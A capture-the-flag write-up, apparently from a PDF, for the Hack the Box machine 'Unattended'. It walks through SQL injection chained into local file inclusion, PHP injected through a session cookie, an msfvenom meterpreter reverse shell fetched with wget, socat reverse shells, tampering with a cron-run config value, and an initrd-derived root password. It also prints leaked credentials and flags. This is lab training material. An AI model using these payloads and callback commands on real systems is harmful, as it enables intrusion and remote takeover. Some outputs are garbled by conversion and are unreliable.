

This is a write-up for the Hack the Box machine: **Unattended**.


As usual, let's start with a port scan:

```
li:~# nmap -A 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-12 02:52 IDT
Nmap scan report for 10.10.10.126
Host is up (0.16s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http
                    nginx 1.10.3
| http-server-header: nginx/1.10.3
http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http nginx 1.10.3
| http-server-header: nginx/1.10.3
http-title: Site doesn't have a title (text/html).
ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended ltd/stateOrPr
ovinceName=IT/countryName=IT
Not valid before: 2018-12-19T09:43:58
Not valid after: 2021-09-13T09:43:58
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 o
~ 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%),
Linux 3.8 - 3.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```


Ports 80 (HTTP) and 443 (HTTPS) are open. In addition, we can observe the ssl-cert indicating a hostname: **www.nestedflanders.htb** 

Let's add it to /etc/hosts file.

Navigating to  $\underline{\text{http://10.10.10.126}}$  and  $\underline{\text{https://10.10.10.126}}$  returns the same webpage:



But navigating to <a href="http://www.nestedflanders.htb">http://www.nestedflanders.htb</a> we see the default Apache2 Debian page:



Navigating to **index.html** page of that site results as the default index (Apache2) but changing the extension to **index.php** results in the following page:



Hello visitor,

we are very sorry to show you this ridiculous page but we had to restore our website to 2001-layout. As a partial recover, we offer you a printed portfolio: just drop us an email with a contact request.

Moving to the "about" section in the page we see the following message:

## Ne(ste)d Flanders' Portfolio

main about contact

Hello visitor,

our Company is world wide leading expert about Nesting stuff.

We can nest almost everything after or before anything based on your needs.

Feel free to contact us with usual email addresses, our contact form is currently offline because of a recent attack.

The developer left a note that the contact form is currently offline because of a recent attack. Seems interesting and we'll keep that in mind for further enumeration.

Moving to contact:

# Ne(ste)d Flanders' Portfolio

main about contact


Hello visitor,

thanks for getting in touch with us!

Unfortunately our server is under \*heavy\* attack and we disable almost every dynamic page.

Please come back later.

Observing the URL structure, we see something suspicious:



Each time we move to another section on the page (main/about/contact) the **id** variable value changes. Let's check if this **id** variable might be vulnerable to **SQL-Injection**.

Let's check it using **SQLMap**:

Excellent! It seems SQLmap discovered that the **id variable is vulnerable to SQL-Injection!** 

I've tried to extract any users and passwords but unfortunately it did not succeed probably because the DBMS current user has no read privileges over the relevant system database table(s).

Anyway, let's try to enumerate databases and tables:

```
[04:02:51] [INFO] fetching tables for databases: 'information schema, neddy'
[04:02:51] [INFO] fetching number of tables for database 'neddy'
[04:02:51] [INFO] retrieved: 11
[04:03:01] [INFO] retrieved: config
[04:04:02] [INFO] retrieved: customer
[04:05:23] [ERROR] invalid character detected. retrying.. [04:05:23] [WARNING] increasing time delay to 3 seconds
[04:05:37] [INFO] retrieved: employees Raw
[04:07:38] [INFO] retrieved: filepath
[04:09:27] [INFO] retrieved: idname
[04:10:39] [INFO] retrieved: offices
[04:12:06] [INFO] retrieved: orderdetails
[04:14:20] [INFO] retrieved: orders
[04:14:52] [INFO] retrieved: payments
[04:16:40] [INFO] retrieved: productlines
[04:19:06] [INFO] retrieved: products
[04:19:45] [INFO] fetching number of tables for database 'information_schema'
           [INFO] retrieved: 78
[04:19:45]
```

SQLmap has discovered 2 databases: **information** schema and **neddy**.

Inside neddy DB we have **11 tables** and the interesting among them are **filepath** and **idname** tables.

Let's enumerate their data.

**Filepath** table contains the following data:

**Idname** table contains the following data:

```
Database: neddy
Table: idname
[6 entries]
 id
                        | disabled
      name
      | main.php
  1
                         -1
  2
      | about.php
                         1
      | contac\x81.php
                         1
  3
 25
      l main
                         0
  465 l
        about
                         0
                         0
  587 | contact
```

It seems that there is a connection between the two tables.

Both tables have a common column: name.

It seems that when we navigate to either one of the pages: main/about/contact, it first checks the id value on the **idname** table, then it checks if it's disabled or enabled (1 – disabled; 0 – enabled). If it's enabled, then it moves to the **filepath** table, evaluates the corresponded entry according to the name value and finally fetches the php file located in the path column.

So now that we have a better understanding how the process works, we can try to construct the SQL-Injection query that will exploit an LFI vulnerability according to the php file path.

So first we need to make sure that we'll be transferred to the filepath table and this can be achieved easily by enter **any ENABLED** id value (i.e. 25, 465, 587). Afterwards, we need to select **any valid name** to evaluate an entry in the table and finally selecting the file we would like to read (here the LFI will come in place).

Transforming this to an SQL-Injection it will look like this (using Burp):

```
GET /index.php?id=587'+UNION+SELECT+"main'+UNION+SELECT+'/etc/passwd'--+-"--+- HTTP/1.1
```

#### The Response:

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
guly:x:1000:1000:guly,,,:/home/guly:/bin/bash
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
<!-- </div> -->
```

#### It worked!

Now that our LFI exploit works we need to find a way to RCE.

We see that our request includes a PHPSESSID so we try to write php code into the default sess <PHPSESSID> file that is located on the machine in the default path:

### /var/lib/php/sessions/sess\_<PHPSESSID>

```
GET
/index.php?id=587'+UNION+SELECT+"main'+UNION+SELECT+'/var/lib/php/sessions/sess_
ub9pjnut6uiet9heivt9melnc6'--+-"--+- HTTP/1.1

Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://www.nestedflanders.htb/index.php?id=465

Cookie: PHPSESSID=ub9pjnut6uiet9heivt9melnc6

Connection: close

Upgrade-Insecure-Requests: 1
```

#### The Response:

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"ub9pjnut6uiet9heivt9melnc6";<!-- </div> -->
</div> <!-- row -->
</div> <!-- container -->
```

Excellent! We are able to read the file content that includes our PHPSESSID value!

Now let's try to manipulate the PHPSESSID value so it will execute commands on the system:

```
Cookie: PHPSESSID=ub9pjnut6uiet9heivt9melnc6;MINI=<?php system('whoami')?>
```

#### The Response:

```
ystem('nc_-nv_10_10_14_29_1234_-e_/bin/bash')?>|s:0:"";MINI|s:20:"uid=33(www-data)
gid=33(www-data) groups=33(www-data)
```

Yes! It works! (Please ignore the blue text – it was me trying different reverse shells)

Now coming to the part of getting a reverse shell...

initially I've tried to execute direct reverse shells but it did not succeed, then I've uploaded with wget the well-known pentestmonkey php reverse shell and once again it did not succeed, finally I've decided to use the meterpreter payload and was hoping to get a reverse shell via Metasploit on port 1234 – but guess what...failed.

At this point I just couldn't figure out what could be the problem!

At last, by doing lots of trials and error I managed to get a meterpreter session on port 443 (the only thing I've changed was the lport).

It could be that the machine has blocked out-bounds connections on ports 1234 and 4444 (could be others too).

Anyway I was really glad to pass this annoying obstacle after feeling so unlucky.

Creating the malicious php payload using msfvenom:

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 > exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
```

Transferring the payload to the machine and saving it as rev3.php in /tmp:

```
Cookie: PHPSESSID=2i1gmlsqmgbiu6e60kos9vis27;MINI=<?php system('wget http://10.10.14.29/exploit php -0 /tmp/rev3.php') ?>
```

Setting up a listener via Metasploit:

Using the generic **exploit/multi/handler** module and same payload as before: **php/meterpreter/reverse\_tcp** 

```
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.29:443
```

### Accessing the payload via the LFI vulnerability:

```
GET /index.php?id=587'+UNION+SELECT+"contact'+UNION+SELECT+'/tmp/rev3.php'--+-"--+- HTTP/1.1

Host: www.nestedflanders.htb

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=2ilgmlsqmgbiu6e60kos9vis27

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0
```

#### And finally getting a reverse shell:

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (38247 bytes) to 10.10.10.126
[*] Meterpreter session 2 opened (10.10.14.29:443 -> 10.10.10.126:59640) at 2019
-08-13 06:15:27 +0300
meterpreter > shell Server py", line 231, in serve
Process 1850 created.
Channel 0 created.
/bin/bash -i
bash: cannot set terminal process group (621): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$ whoami
whoami
www-data
www-data@unattended:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@unattended:/var/www/html$
```

Looking at the current directory we find some credentials inside **index.php**:

```
<?php thom2.7/BaseHTPServer.py", time of 0, in test
$servername = "localhost";
$username = 7"nestedflanders"; line 231, in serve_f
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = t"neddy"; ocketServer.py", line 150, in _eintr_
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;</pre>
```

Looks like the creds are suitable for **mysql**. Let's try login to mysql using the creds:

```
-www-data@unattended:/var/www/html$ mysql -u nestedflanders -p
mysql -u nestedflanders -p
-Enter password: 1036913cf7d38d4ea4f79b050f171e9fbf3f5e
nc (*angs)
```

Unfortunately, we've got a non-interactive shell...

But doing a little bit of enumeration we find out that **socat** is installed on the victim's machine. For the people that don't know what **socat** is:

**Socat** is like netcat on steroids and is a very powerful networking swiss-army knife. **Socat** can be used to pass full TTY's over TCP connections.

On my attacking machine I'll execute the following command:

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:80
```

On the victim's machine we'll run the following command:

```
www-data@unattended:/var/www/html$ socat exec:'/bin/bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.29:80
```

Then we'll be able to get an interactive reverse shell and login to MariaDB:

```
li:~# socat file:`tty`,raw,echo=0 tcp-listen:80
www-data@unattended:/var/www/html$ whoami
ww-data
/www-data@unattended:/var/www/html
www-data@unattended:/var/www/html$ whoami
www-data@unattended:/var/www/html$ whereis nc
nc:
www-data@unattended:/var/www/html$ mysql -u nestedflanders -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or ackslash g.
Your MariaDB connection id is 991
Server version: 10.1.37-MariaDB-0+deb9ul Debian 9.6
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
 Database
 information schema
 neddy
2 rows in set (0.00 sec)
MariaDB [(none)]>
```

We see the same databases as before. Let's see if you can enumerate any additional information in neddy DB.

```
MariaDB [(none)]> use neddy;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [neddy]> show tables;
| Tables in neddy |
 config
 customers
 employees
 filepath
 idname
 offices
 orderdetails0.14 15:80
 orders
 payments
 productlines
 products
11 rows in set (0.00 sec)
```

Let's try to look into the config table.

```
MariaDB [neddy]> select * from config;
```

Going through the table's entries we came across an interesting entry.

The entry with id=86 includes the following option value:

```
86 | checkrelease | /home/guly/checkbase.pl;/home/guly/checkplugins.pl;
87 | smtphost | localhost
```

From this we can learn that there is a username "guly" that probably we'll need to access to obtain the user flag, in addition we see two perl scripts inside guly's directory: **checkbase.pl** and **checkplugins.pl**.

Moreover, this might indicate that the files are being executed (possibly via a scheduled **cronjob**).

Let's try changing the option\_value so it will give us a reverse shell hopefully as guly:

Let's update it using the UPDATE and SET commands:

UPDATE config SET option\_value="socat exec:'/bin/bash - li',pty,stderr,setsid,sigint,sane tcp:10.10.14.29:443:80" where id=86;

Let's verify the changes:

Now let's set a socat listener on port 443 and hope to get a connection:

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:443
guly@unattended:~$ whoami
guly
guly@unattended:~$ id
guly@unattended:~$ id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),47(grub),108(netdev)
guly@unattended:~$
```

Yes! We've got a reverse shell as guly!

We can now grab the user flag from his home directory:

```
quly@unattended:~$ ls -la
total 32
drwxr-x--- 2 guly guly 4096 Apr 2 17:11 .
drwxr-xr-x 3 root root 4096 Dec 20
                                    2018 ..
lrwxrwxrwx 1 guly guly
                          9 Mar 14 05:33 .bash_history -> /dev/null
rw-r--r-- 1 guly guly
                       220 Dec 20
                                    2018 .bash logout
rw-r--r-- 1 guly guly 3526 Dec 20 2018 .bashrc
\cdotrwxr-x--^{\perp} 1 guly guly 190 Dec 20 2018 checkbase.pl
rwxr-x--- 1 guly guly
                        190 Dec 20 2018 checkplugins.pl
rws-Pli-- 1 guly guly
                          0 Mar 14 07:31 nohup.out
rw-r--r-- 1 guly guly
                        675 Dec 20
                                   2018 .profile
r----- 1 guly guly
                        33 Dec 20
                                    2018 user.txt
guly@unattended:~$ cat user.txt
9b413f37c8d2141e38ee2827170eef14
```

#### **Privilege Escalation:**

It seems guly is part of the **grub** group.

Grub relates to **boot** configurations and settings.

Let's navigate to the /boot directory and see if there are any related files:

```
guly@unattended:/boot$ ls -la
total 26835
                            1024 Dec 20
drwxr-xr-x 4 root root
                                          2018 .
drwxr-xr-x 22 root root
                            4096 Dec 21
                                          2018 ..
·rw-r--r- 1 root root
                          186563 Oct 27
                                          2018 config-4.9.0-8-amd64
drwxr-xr-x 5 root root
                            1024 Dec 20
                                          2018 grub
rw-r--r-- 1 root root 37 Dec 20
rw-r---- 1 root grub 19729540 Dec 20
                                          2018 guid
                                          2018 initrd.img-4.9.0-8-amd64
drwx----- 2 root root
                           12288 Dec 20
                                          2018 lost+found
rw-r--r-- 1 root root
                         3195896 Oct 27
                                          2018 System.map-4.9.0-8-amd64
rw-r--r-- 1 root root 4232992 Oct 27
                                          2018 vmlinuz-4.9.0-8-amd64
guly@unattended:/boot$
```

We can see only 1 file being with grub group permissions:

### initrd.img-4.9.0-8-amd64

To investigate the file, we'll need to transfer it to our attacking machine.

We'll transfer the file to /var/www/html and grand it full permissions (chmod 777).

Then navigate via the browser and download it.

We see it's a gzip file:

```
root@kali:~/Downloads/files# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Thu Dec 20 22:50:39 2018,
from Unix, original size 62110208
```

Let's decompress it using gunzip but before that add the .gzip extension to the file so it will be recognized:

```
mv initrd.img-4.9.0-8-amd64 initrd.img-4.9.0-8-amd64.gz gunzip initrd.img-4.9.0-8-amd64.gz
```

```
root@kali:~/Downloads/files# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: ASCII cpio archive (SVR4 with no CRC)
```

Now after decompression the file is of cpio archive format.

Let's extract the files using **cpio** tool:

```
@kali:~/Downloads/files# cpio -idm < initrd.img-4.9.0-8-amd64</pre>
121309 blocks
     kali:~/Downloads/files# ls -la
total 60708
drwxr-xr-x-11 root root
                                  4096 Aug 13 23:17 .
drwxr-xr-x 89 root root 4096 Aug 13 23:02 ..
drwxr-xr-x -2 root root 4096 Aug 13 23:17 bin
drwxr-xr-x 72 root root 4096 Aug 13 23:17 boot
drwxr-xr-x 3 root root
                                4096 Aug 13 23:17 conf
drwxr-xr-xty5sroot root 4096 Aug 13 23:17 etc
-rwxr-xr-xuelyroot root 5960 Apr 24 2017 <mark>init</mark>
-rw-r--r-Rowl root root 62110208 Aug 13 23:01 initrd.img-4.9.0-8-amd64
drwxr-xr-x 8 root root 4096 Aug 13 23:17 lib
                                  4096 Aug 13 23:17 lib64
drwxr-xr-xa 2 aroot root
drwxr-xr-x 2 root root
                                  4096 Dec 21
                                                 2018 run
drwxr-xr-x i2 root root
                                  4096 Aug 13 23:17 sbin
drwxr-xr-x--8-root root
                                4096 Aug 13 23:17 scripts
```

We have extracted several folders that probably contain lots of files and data.

Let's search for files that contain the phrase "password" in them:

```
i:~/Downloads/files# grep -Ir password
scripts/local-top/cryptroot:
                                # Try to get a satisfactory password $crypttries times
scripts/local-top/cryptroot:
                                                        cryptkeyscript="plymouth ask-for-pas
sword --prompt"
scripts/local-top/cryptroot:
                                 # guly: we have to deal with lukfs password sync when root
changes her one
scripts/local-top/cryptroot:
                                                        message "cryptsetup: cryptsetup fail
ed, bad password or options?"
scripts/local-top/cryptroot:
                                                message "cryptsetup: unknown fstype, bad pas
sword or options?"
bin/cryptroot-unlock:
                       echo "cryptsetup: cryptsetup failed, bad password or options?" >&2
       li:~/Downloads/files#
```

We see just one single file named **cryptroot**.

Scrolling the **cryptroot** file I've came across the following:

It seems that it syncs the root password with lukfs password each time the system boots.

Let's try to execute **/sbin/uinitrd** on the target machine:

```
guly@unattended:/sbin$ ./uinitrd
bash: ./uinitrd: Permission denied
guly@unattended:/sbin$
```

We do not have permission to run it.

Let's try to transfer the binary file from the extracted archive to the target machine on guly's home directory:

Give it full permissions:

```
guly@unattended:~$ chmod 777 uinitrd
```

And let's try to run it with the argument specified in cryptroot file:

```
guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6guly@unattended:~$
```

Excellent! We are able to run it and we've got a password!

Let's try to su as root using the password:

```
guly@unattended:/sbin$ su root
Password:ber" ]; then
root@unattended:/sbin# whoami
root no lym configured"
root@unattended:/sbin# id
uid=0(root) gid=0(root) groups=0(root)
root@unattended:/sbin#
```

We are finally **root**  $\odot$ 

```
root@unattended:~# cat root.txt
559c0e00045bea4b7ce2d2f88e0791d3
root@unattended:~#
```